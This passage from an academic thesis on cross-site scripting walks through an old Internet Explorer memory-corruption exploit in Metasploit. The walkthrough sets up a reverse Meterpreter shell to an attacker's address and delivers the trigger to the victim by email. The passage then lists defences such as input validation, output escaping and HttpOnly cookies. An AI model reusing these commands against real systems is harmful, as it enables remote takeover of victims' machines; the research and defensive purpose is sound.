


Figure 4.15: Password of victim received in attacker's account.

This is a technique of cookie stealing as the attacker can keep the control even if victim's session expires. So protecting such type of attacks is very hard. The only way to keep protected from such attacks is to make users aware of such attacks.

Proof of concept for accessing Shell

Here the uninitialized Memory Corruption vulnerability has been addressed. This happens when Internet Explorer (IE-7) tries to access an object or a page which has been deleted (from browser's history too). A XSS script file "shell.txt" that has been prepared for performing this attack contains a JavaScript code which will delete currently opened page from browser's history and will replace the document's location with the attacker's server URL and as a result IE-7 used by the victim will become eligible to run external scripts because of its vulnerability.

For acquiring victim's shell metasploit framework has been used. In proposed approach vulnerability in package "ms09_002 memory corruption" of internet

explorer 7 has been used. It has been done to gain access on victim's machine via a payload i.e. MeterPreter. For having access to victim's machine shell an email has been sent to victim that contains some JavaScript which will notify attacker's server and using Metasploit session id of meterpreter has fetched and this id has been used to view information about meterpreter session. And with this, the victim's machine shell is within attacker's control i.e. the attacker can view victim's machine information. A complete flow chart of proposed approach for exploitation of shell has been given below.




Figure 4.16: Control flow of acquiring shell.

The command written below has been used to corrupt internet explorer 7 memories. It is a meterpreter exploitation based on reverse meterpreter shell. Using this vulnerability a remote attacker can corrupt target machine memory and attacker would be able to run any arbitrary scripts on host shell.

```
msf > use exploit/windows/browser/ms09_002_memory_corruption
```

A meterpreter payload reverse_tcp has been set so as to direct target machine to attacker machine. The command given below will setup a meterpreter reverse payload to acquire session of victim's machine.

```
msf exploit (ms09_002_memory_corruption) > set PAYLOAD windows/meterpreter
/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

After setting payload, check for all the options that has been set by using payload. Options can be seen using show option as described below:

```
msf exploit (ms09_002_memory_corruption) > show options
```

This command will return the following information:

Module options (exploit/windows/browser/ms09_002_memory_corruption):

Name	Current Settings	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections.
SSLVersion	SSL3	no	Specify the version of SSL That should be Used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is Random)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Settings	Required	Description
EXITFUNC	process	yes	Exit technique: she, thread, process, none
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
0	windows XP SP2-SP3 / Windows Vista SP0 / IE 7

Now the local host address has been set as of IP of attacker's machine so as to redirect target machine to local host. Local host can be set using set LHOST.

```
msf exploit (ms09_002_memory_corruption) > set LHOST 192.168.201.128
LHOST => 192.168.201.128
```

After that, set virtual host on which local host will listen. It can be set using Set SRVHOST.

```
msf exploit (ms09_002_memory_corruption) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
```

Then set the value of virtual port on which local host will listen. It can be achieved using set SRVPORT.

```
msf exploit (ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
```

Set the uniform resource identifier which has to be used for performing memory corruption exploit. It can be done as shown below:

```
msf exploit (ms09_002_memory_corruption) > set URIPATH  /shell
URIPATH =>  /shell
```

Now after doing all the above setting attacker can perform the exploit using command exploit on msf console.

```
msf exploit (ms09_002_memory_corruption) > exploit
```

Whenever victim will click on the mail sent from the attacker's server, the mail content will get loaded and the 'onload' event will get fired and the script will replace target's URL with attacker's URI which has been already set. By doing so, the attacker will gain access of the victim's machine with all of the privileges that the victim have on its own machine i.e. if the victim would have been an administrator user then the attacker could do all the operations on that machine that an administrator can do.

Execution of exploit written in XSS script on victim's machine will provide the attacker with meterpreter shell. Now the user can get all the information of attacker's machine. As you can see in Figure below that attacker has acquired meterpreter shell and has got the information of victim's machine.




Figure 4.17: XSS exploited Shell.

Finally now the attacker can find the shell of victim's machine i.e. acquire access over target machine by using shell command in meterpreter. As shown in Figure 4.18.

Figure 4.18: Getting victim's shell.

As it is clear from the Figure shown above that meterpreter is running successfully and the attacker can view or access or modify any of the information that resides on victim's machine as its shell is now under attacker's control.

Here, this attack has been performed by XSS at client side with a JavaScript code and once it is successful the attacker can behave like the logged in user (i.e. victim) on the victim's machine.

4.2.3. Countermeasures

1. Validate User Inputs: It ensures that data through all interfaces, where users may interact is clean and not malicious. All inputs to a website must be validated at client and server-side too. Client side validations are used to prevent the server from getting overloaded or over rushed but these are not enough to secure or save crucial information because client side code (HTML, CSS, and JavaScript etc) can easily be modified to one's desire. So server side validations are must in any case. And never allow untrusted data in HTML pages since it is very difficult to encode/escape all the HTML contexts provided. Lots of testing will be required in different browsers and still there will be no guarantee. Never put untrusted data in the following tags to avoid XSS:

Untrusted Data **- X**

- JavaScript tag: <script> **X** </script>
- HTML comments: <!-- **X** -->
- HTML Tag's attribute: <div **X**=test />
- HTML Tag: <**X** href="/test" />
- CSS tag: <style>**X**</style>

2. Escaping: Output Escaping ensures that special characters such as script tags are not treated as part of JavaScript code. Any input to the website pages must be

escaped. If a user is trying to input some script or HTML to the fields provided on website page then that input must be escaped so that browser must not render them as a JavaScript or HTML code. After escaping these fields the input provided by the user will be considered to be as a string/text only. It will not run on browser or on the intended platform. There are functions available for escaping/encoding the HTML, JavaScript etc.

3. HTTPOnly cookie flag: Use HTTPOnly cookie flag to avoid XSS by cookie stealing. XSS is performed with cookie stealing too. So cookies must be made non-readable from javascript i.e. JavaScript function "document.cookie" must not be able to read cookie. Below is the code given that can be set in response header, including value for HTTPOnly flag and this will make cookie non readable from JavaScript:

Set-Cookie: <name>=<value>[; <Max-Age>=<age>] [; expires=<date>][; domain=<domain_name>] [; path=<some_path>][; secure][; HttpOnly]

Although some of the browsers do not support this feature but with this technique cookie stealing can be prevented to some extent. Some of the browsers supporting this feature are Internet Explorer since 6 sp1, Firefox since 2.0.0.5, Opera since 9.5 etc.

4. Disable HTTP TRACE method: Disabling HTTP TRACE method on a web server can reduce the chances of XSS based attack. HTTP TRACE method provides the ability to a client (user viewing website data from browser) to view what is being received at the server side i.e. the data sent from browser to the server at the end of the request chain. So, it may lead to understand a hacker the format of input and output of data thus results in data expose. Therefore, it becomes very important to disable this method.

5. Do not Use iframes: Do not use iframes since their parameters may be modified by attacker to get malicious code executed. Although due to the same origin policy one iFrame can access cookies of other one if and only if both are on the same port, domain and protocol but still these can be compromised by setting "document.domain" to the top level domain in both frames, and thus allowing frames from subdomain to communicate and thus, XSS can be performed.

6. Embed IP and Host information in Cookie: Use IP address as one of the

attribute in session management on server. Add IP address and host information to the cookies and validate that these values are not changed on the server side. And in this case if some attacker tries to steal cookie then the request made from the attacker's server will get rejected immediately because the values for host and IP those were embedded in the cookie will get changed. And therefore attacker would not be able to hijack the session.

7. **Other Solutions:** Use SSL site wide and the data of a website communicating with HTTPS protocol remains protected/secure. Data transferred on this protocol cannot be read. Set the secure flag on all cookies. This will ensure that cookies are only sent over a SSL connection. The only way to access the session cookies are via SSL.

Chapter 5

Conclusion and Future Scope

5.1. Conclusion

In this work, it has been illustrated that how the vulnerability of cross site scripting may results into a variety of security breaches. This work demonstrates two different attacks that have been launched using XSS, one of them is cookie stealing and other one is acquiring client's shell.

Results shown in chapter four shows the effectiveness of technique caused by the attacker used for stealing cookie and gaining access on victim's machine. A technique for stealing the cookie by hijacking user's session and gaining access on victim's shell has been demonstrated which can cause dangerous actions with user's account and machine. The implemented approach shows that using XSS scripts attackers can steal password, account numbers, hijacking sessions, manipulate on user's machine by acquiring access of shell and many more other vulnerabilities can be caused due to such attacks.

However it is not easy to counteract such attacks to level of completeness, but their effect can be largely minimized using measures that can be taken by client and server. Key considerations to handle cross-site scripting are input validation and output escaping. Server must ensure input to be preprocessed before execution, for format and content while client browser may provide security by disabling JavaScript. Web developers may apply filters to improve performance with respect to input validation. Few other measures that can be adopted for a better level of security are limiting privileges for execution on server by clients, disabling HTTP TRACE on server, using appropriate attributes for session management such as IP addresses.

5.2. Future Scope

In proposed methodology, technique for cookie stealing and acquiring client shell using XSS has been demonstrated. It can be extended to provide a technique for detecting attacks which involve client participation, as depicted in XSS based attacks. Extension of this work may include some effective measures to detect these attacks

with proper recovery procedures and alarm generating mechanisms. Work may be extended on to devise some prevention mechanisms too.

References

[1] M. Bishop, “What is Computer Security?,” *Security and Privacy, IEEE,* vol. 1, pp. 67-69, 2003.

[2] K. Graves, “Introduction to Ethical Hacking, Ethics, and Legality”, *Certified Ethical Hacker*, Wiley Publishing, pp. 1-29, 2007.

[3] R. Shimonski, “Client-Side Attacks Defined”, *Client-Side Attacks and Defense*, Syngress Publishing, pp. 1-24, 2012.

[4] A Survey to Cross-Site Scripting Attacks [Online]. Available: https://www.acunetix.com/websitesecurity/cross-site-scripting/.

[5] Web Based Attacks [Online]. Available: http://www.sans.org/reading-room/whitepapers/application/web-based-attacks-2053.

[6] L. K. Shar, and H. B. K. Tan, "Auditing the Defense against Cross-Site Scripting in Web Applications," *Security and Cryptography International Conference, IEEE,* Athens, pp. 1-7, July 2010.

[7] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi, “A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability,” *Advanced Information Networking and Applications, eighteenth International Conference, IEEE*, vol. 1, pp. 145-151, 2004.

[8] F. Kerschbaum, “Simple Cross-Site Attack Prevention,” *Security and privacy to Communications Networks and the Workshops, Third International IEEE Conference*, Nice, France, pp. 464-472, September 2007.

[9] K. D. Mitnick, and W. L. Simon, “Security’s Weakest Link”, *The Art of Deception*, Wiley Publishing, pp. 12-20, 2001.

[10] Social Engineering Attacks [Online]. Available: http://www.techrepublic.com/article/change-your-companys-culture-to-combat-social-engineering-attacks/1047991.

[11] The Evolution of Cross-Site Scripting Attacks [Online]. Available: http://www.cgisecurity.com/lib/.

[12] DOM - Document Object Model [Online]. Available: http://www.itu.dk/courses/SSAS/E2008.

[13] M. Johns, B. Engelmann, and J. Posegga, "XSSDS: Server-Side Detection of Cross-Site Scripting Attacks," *Computer Security Applications Conference 2008 ACSAC 2008, IEEE*, Anaheim, CA, pp. 335-344, December 2008.

[14] Non-Persistant Cross-Site Scripting Attacks [Online]. Available: http://www.acunetix.com/web-security-zone/non-persistent-xss/.

[15] Persistant Cross-Site Scripting Attacks [Online]. Available: http://www.acunetix.com/web-security-zone/persistent-cross-site-scripting/.

[16] Detection of Phished Page [Online]. Available: http://www.phisnophish.com.

[17] R. Putthacharoen, and P. Bunyatnoparat, "Preventing cookies from Cross Site Script attacks using Dynamic Cookies Rewriting technique," *Advanced Communication Technology (ICACT), 13th International Conference, IEEE*, Seoul, pp. 1090-1094, February 2011.

[18] Injecting Keylogger through XSS Cross-Site Scripting [Online]. Available: http://www.wegilant.com/injecting-keylogger-through-xss-cross-site-scripting/.

[19] E. Cole, "Session Hijacking", *Hackers Beware*, New Riders Publishing, pp. 165-203, 13 August 2001.

[20] Y. Wang, and J. Chen, "Hijacking spoofing attack and defense strategy based on Internet TCP sessions," *Instrumentation and Measurement, Sensor Network and Automation (IMSNA), 2nd International Symposium*, Toronto, ON, pp. 507-509, December 2013.

[21] D. Kennedy, J. Gorman, D. Kearns, and M. Aharoni, "Metasploit Basics", *Metasploit: The Penetration Tester's Guide*, William Pollock Publishing, pp. 7-14, 2011.

[22] Client-side attack on the rise, SANS says [Online]. Available: www.networkworld.com/news/2007/112807-client-side-attacks-rise.html.

[23] Web Application Security: The Overlooked Vulnerabilities [Online]. Available: http://www.infosecwriters.com/text_resources/whitepaper/Web_Application_Security_TBrigade.

[24] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic "SecuBat: A Web Vulnerability Scanner," *Proceedings of the* 5th *International Conference on World Wide Web, ACM,* pp. 247-256, May 2006.

[25] OWASP vulnerability scanning tool [Online]. Available: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools.

[26] W3af framework [Online]. Available: http://w3af.org/.

[27] Detecting Persistant Cross-Site Scripting [Online]. Available: http://www.beyondtrust.com/Content/whitepapers/Detecting-Persistent-Cross-site-Scripting-WP.pdf?ext=.pdf.

[28] Cross-site scripting Bug Discovered on Amazon [Online]. Available: www.spamfighter.com/News-15213-Cross-site-Scripting-Bug-Discovered-on-Amazon.htm.

[29] Exploiting Cross-site Scripting Vulnerability on Facebook [Online]. Available: www.eweek.com/cloud/Facebook-Pursuing-Attackers-who-Exploited-XSS-Flaw-in-Massive-Spam-Attack/.

[30] Cross-site Scripting Worm Hits MySpace [Online]. Available: http://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/.

[31] Email attack exploits vulnerability in Yahoo site to hijack accounts [Online]. Available: http://www.pcworld.com/article/2026798/email-attack-exploits-vulnerability-in-yahoo-site-to-hijack-accounts.html.

[32] Cross-site Scripting Attack on Twitter [Online]. Available: http://www.pcmag.com/article2/0,2817,2369438,00.asp.

[33] Microsoft-patched HTML Sanitization Flaw Linked to Hotmail XSS Vulnerability [Online]. Available: http://www.securityweek.com/recently-patched-html-sanitization-flaw-linked-hotmail-xss-vulnerability.

[34] Cross-site Scripting Vulnerability in TrueCaller [Online]. Available: http://packetstormsecurity.com/files/108428/Truecaller.com-Cross-Site-Scripting.html.

[35] Skype: XSS Vulnerability is on the way [Online]. Available: http://www.theregister.co.uk/2011/07/19/skype_xss_flaw_fix/.

[36] Clicking on an offline message link in yahoo Messenger can lead to Session Hijacking [Online]. Available: http://www.cipherweb.org/security/clicking-on-an-offline-message-link-in-yahoo-messenger-can-lead-to-session-hijacking/.

[37] Session Hijacking in Windows Networks [Online]. Available: http://www.sans.org/reading-room/whitepapers/windows/session-hijacking-window s-networks-2124.

[38] X. Long, and B. Sikdar, "A mechanism for detecting Session Hijacks in wireless Networks," *Wireless Communications, IEEE Transactions,* vol. 9, no. 4, pp. 1380-1389, April 2010.

[39] H. Takahashi, K. Yasunaga, M. Mambo, and K. Kwangjo, "Preventing Abuse of Cookies Stolen by XSS," *Information Security (Asia JCIS), Eighth Asia Joint Conference, IEEE,* Seoul, pp. 85-89, July 2013.

[40] S. M. Specht and R. B. Lee, "Distributed Denial of Service: Taxonomies of Attacks, Tools, and Countermeasures," *17th International Conference on Parallel and Distributed Computing Systems, ISCA PDCS*, pp. 543-550, September 2004.

[41] L. Wenyin, N. Fang, X. Quan, B. Qiu and G. Liu, "Discovering phishing target based on semantic link network," *Future Generation Computer Systems Journal*, vol. 26, no. 3, pp. 380-388, March 2010.

[42] Phishing - Threats and Countermeasures [online]. Available: http://www.hackerzvoice.net/ceh/CEHv6%20Module%2012%20Phishing/Phishing_WP_Jan07.pdf.

[43] J. Shanmugam, and M. Ponnavaikko, "Risk Mitigation for Cross Site Scripting Attacks using Signature Based Model on the Server Side," *Computer and Computational Sciences, 2007 IMSCCS 2007, Second International Multi-Symposiums, IEEE,* Iowa City, IA, pp.398-405, August 2007.

[44] E. Kirda, C. Kruegel, and G. Vigna, "Noxes: A Client-Side Solution for Mitigating Cross-site Scripting Attacks," *Proceedings of the 2006 ACM Symposium on Applied Computing*, pp. 330-337, 2006.

[45] J. Shanmugam, and M. Ponnavaikko, "A Solution to block Cross-Site Scripting Vulnerabilities based on Service Oriented Architecture," *Computer and Information Science, ICIS 2007, 6th IEEE/ACIS International Conference*, Melbourne, Qld, pp. 861-866, July 2007.

[46] S. L. Shar, and H. B. K. Tan, "Defending against Cross-Site Scripting Attacks" *Computer, IEEE*, vol. 45, no. 3, pp. 55-62, March 2012.

[47] S. Tiwari, R. Bansal, and D. Bansal, "Optimized client side solution for cross site scripting," *Networks, 2008 ICON 2008, 16th IEEE International Conference*, New Delhi, pp. 1-4, December 2008.

[48] R. K. Kotha, G. Prasad, and D. Naik, "Analysis of XSS attack Mitigation technique based on Platforms and Browsers," *SEA, CLOUD, DKMP, CS & IT 05*, pp. 395-405, 2012.

[49] D. Italo, C. Saurabh, A. Mustaque, and P. Traynor, “One-Time Cookies: Preventing Session Hijacking Attacks with Disposable Credentials,” *Georgia Institute of technology*, 2011.

[50] NetAPI and Browser_autopwn vulnerability [Online]. Available: resources.infosecinstitute.com/system-exploitation-metasploit/.

[51] ms11_006_createsizeddibisection vulnerability [Online]. Available: http://downloads.securityfocus.com/vulnerabilities/exploits/45662-msf.rb.

[52] ms09_050_smb2_negotiate_func_index [Online]. Available: https://github.com/rapid7/metasploitframework/blob/master/modules/exploits/Windows/smb/ms09_050_smb2_negotiate_func_index.rb.

[53] Uninitialized CPointer function Memory Corruption [Online]. Available: http://www.rapid7.com/db/modules/exploit/windowsbrowser/ms09_002_memory_corruption.

[54] HaneWIN DNS Server [Online]. Available: http://hanewin-dns-server.software.informer.com/1.4/.

[55] Paros Proxy Server [Online]. Available: http://www.testingsecurity.com/paros_proxy.

[56] Merak Email Server: Distributed Domain [Online]. Available: http://www.icewarp.com/company/news/distributeddomain_webversion/.

List of Publications

Richa Singla, Dr. Maninder Singh and Mr. Sumit Miglani, "Cross-Site Scripting POC Implementation, Analysis and Countermeasures," 3rd International Conference on Advances in Computing, Communications and Informatics, IEEE, Delhi, India, September 2014 (Communicated).